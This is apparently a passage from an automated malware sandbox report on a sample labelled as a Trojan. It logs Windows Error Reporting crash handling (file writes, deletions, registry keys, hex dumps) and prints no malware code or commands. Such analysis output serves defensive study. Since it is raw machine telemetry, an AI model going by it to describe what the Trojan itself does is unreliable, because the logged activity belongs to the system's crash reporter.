C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t. i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 34 00 64 00 36 00 33 00 61 00 66 00 32 00 39 00 2d 00 39 00 61 00 62 00 66 00 2d 00 34 00 62 00 63 00 32 00 2d 00 38 00 34 00 35 00 38 00 2d 00 33 00 34 00 31 00 64 00 34 00 62 00 36 00 39 00 63 00 61 00 33 00 65 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.4.d.6.3.a.f.2.9.-.9.a.b.f.-.4.b.c.2.-.8.4.5.8.-.3.4.1.d.4.b.6.9.c.a.3.e.<./.G.u.i.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 33 00 3a 00 30 00 38 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.3.:.0.8.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER52E1.tmp.xml	unknown	4746	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_196b581e\Report.wer	unknown	2	ff fe	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_196b581e\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	172	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_196b581e\Report.wer	unknown	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 30 00 34 00 33 00 35 00 35 00 36 00 32 00 36 00 37 00	M.e.t.a.d.a.t.a.H.a.s.h.=.1.0.4.3.5.5.6.2.6.7.	success or wait	1	701B497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{cb102d43-ceca-7b7f-3348-021a84950233}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	701D36BF	unknown
\REGISTRY\A\{cb102d43-ceca-7b7f-3348-021a84950233}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	701D36BF	unknown
\REGISTRY\A\{cb102d43-ceca-7b7f-3348-021a84950233}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	701B43D1	unknown

Analysis Process: WerFault.exe PID: 6408 Parent PID: 7140

General

Start time:	10:03:13
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 1200
Imagebase:	0xe40000
File size:	434592 bytes

MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E1F1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER877D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER877D.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_195b8ccb	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_195b8ccb\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1E497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER877D.tmp	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER877D.tmp.xml	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8776.tmp.csv	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8B8E.tmp.txt	success or wait	1	6E1E497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 00 00 00 00 67 43 35 60 a4 05 12 00 00 00 00 00	MDMP..... .....gC5`.....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 f0 22 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 e4 1b 00 00 30 43 35 60 00 00 00 00 00 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 32 00 00 00 00 00 00 00 01 00 00 00 e0 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	.....U...........B.......".... ..GenuineIntelW...........T... ....0C5`................. ....0..2.............. P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.................. ....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T. i.m.e..........	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 62 6f 72 74 1c fb 24 03 00 00 00 00 00 00 40 00 62 6f 72 74 00 00 00 00 28 fb 24 03 62 6f 72 74 23 00 00 00 46 02 01 00 0c fb 24 03 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+...bort..$.......@.bort.... (.$.bort#...F.....$.+.........	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	168	64 16 00 00 00 00 00 00 05 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 62 6f 72 74 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 d6 29 00 00	d.......................bort.. ....)..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	20	37 00 00 00 e2 6e 72 74 00 00 00 00 00 01 00 00 0e 4c 00 00	7....nrt.........L..	success or wait	55	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	256	00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 23 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 08 00 45 00 6e 00 64 00 70 00 6f 00 69 00 6e 00 74 00 02 0d 01 00 10 04 41 ff ff 3f 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 27 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 0a 00 50 00 61 00 63 00 6b 00 65 00 74 00 53 00 69 00 7a 00 65 00 02 0d 02 00 07 04 41 ff ff 39 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 21 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 07 00 41 00 64 00 64 00 72 00 65 00 73 00 73 00 02 0d 03 00 0e 04 41 ff ff 33 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 1b 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 04 00 50 00 6f 00 72 00 74 00 02 0d 04 00 06 04 41 ff ff	..o..D.a.t.a...#....K...N.a.m.e.......E.n.d.p.o.i.n.t.......A..?....o..D.a.t.a...'....K...N.a.m.e.......P.a.c.k.e.t.S.i.z.e.......A..9....o..D.a.t.a...!....K...N.a.m.e.......A.d.d.r.e.s.s.......A..3....o..D.a.t.a........K...N.a.m.e.......P.o.r.t.......A..	success or wait	54	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	572	bc b1 e5 77 d6 c9 e3 77 ac 00 00 00 aa aa aa aa 10 00 00 00 58 fe e3 00 24 ff e3 00 aa aa aa aa 40 c7 e3 77 40 c7 e3 77 aa aa aa aa 00 00 2c 00 00 00 2c 00 00 00 00 00 ac 00 00 00 aa aa aa aa ac 00 00 00 aa aa aa aa 00 00 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 aa aa aa aa 30 1b ba 00 00 00 00 00 00 00 00 00 f0 6b b4 00 00 70 2b 00 10 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 aa aa aa aa aa aa aa aa 90 fe 6d 02 90 fe d3 00 98 fe 6d 02 98 fe d3 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...w...w...........X...$..... ..@..w@..w......,...,......... ....,............... ....0..... ....k...p+................ ....m... ....m.........................	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	4	0a 00 00 00	....	success or wait	10	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 00 00 00 80 7b f0 77 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 68 ca 19 00 2c 95 e5 77 23 00 00 00 06 02 00 00 48 ca 19 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................ ....+...S...+. ..+........{.w................ h...,..w#.......H...+.........	success or wait	10	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	48	64 16 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 50 2d 00 00 00 00 00 2c ed 24 03 00 00 00 00 d4 12 00 00 0e 4d 00 00 cc 02 00 00 ce 45 00 00	d....... ....P-.....,.$... .......M.......E..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	4	37 00 00 00	7...	success or wait	55	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	106	64 00 00 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 00 00	d...S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e...	success or wait	55	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	120	00 00 2b 70 00 00 00 00 00 b0 01 00 9c 87 02 00 e5 2a d0 19 5a 29 00 00 bd 04 ef fe 00 00 01 00 00 00 0a 00 01 00 ee 42 00 00 0a 00 01 00 ee 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 02 00 00 00	..+p.....*..Z).....B.....B?.....'.....A.....	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	60	36 00 00 00 4f 00 6e 00 44 00 65 00 6d 00 61 00 6e 00 64 00 43 00 6f 00 6e 00 6e 00 52 00 6f 00 75 00 74 00 65 00 48 00 65 00 6c 00 70 00 65 00 72 00 2e 00 64 00 6c 00 6c 00 00 00	6...O.n.D.e.m.a.n.d.C.o.n.n.R.o.u.t.e.H.e.l.p.e.r...d.l.l...	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	668	00 00 c3 73 00 00 00 00 00 00 03 00 a8 c2 03 00 d1 2a 2c e3 b8 29 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 00 01 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 e0 5e 02 00 00 00 00 00 b0 c8 02 00 00 00 00 cf 55 01 00 00 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 25 88 03 00 00 00 00 00 31 8a 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c5 2d 1b 00 00 00 00 00 7b d1 04 00 00 00 00 00 40 ff 1f 00 00 00 00 00 76 0f 05 00 00 00 00 00 d4 98 d0 8f 00 00 00 00 d7 e1 3a 1b 00 00 00 00 6d 8e 1e 0e 00 00 00 00 29 25 44 01 00 00 00 00 b3 b1 00 00 b8 3a 01 00 c0 16 06 00 21 c9 0a 00 7b d1 04 00 fb 7e 15 00 76 0f 05 00 bf 32 2b 00 ba 56 01 00 7a 0c 16 00 00 00 00 00 23 38 15 00 80 8f 04	...s.....*,..).....Zb.....^.....U.....%....1.....-.....{.....@.....v.....:.....m.....)%D.....:.....!...{....~..v....2+..V..z.....#8.....	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	19530	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t.....(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.o.C.o.m.p.l.e.t.i.o.n.....T.p.W.o.r.k.e.r.F.a.c.t.o.r.y.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	unknown	120	03 00 00 00 e4 01 00 00 08 07 00 00 04 00 00 00 38 17 00 00 f8 08 00 00 0e 00 00 00 3c 00 00 00 30 20 00 00 05 00 00 00 74 03 00 00 9a 48 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 a8 30 00 00 30 6b 01 00 15 00 00 00 ec 01 00 00 6c 20 00 00 16 00 00 00 98 00 00 00 58 22 00 00	.....8.....<...0.....t....H.....`...8.....T.....0..0k.....I .....X"..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.". 1...0.". .e.n.c.o.d.i.n.g.=.". U.T.F.-.1.6.".?.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
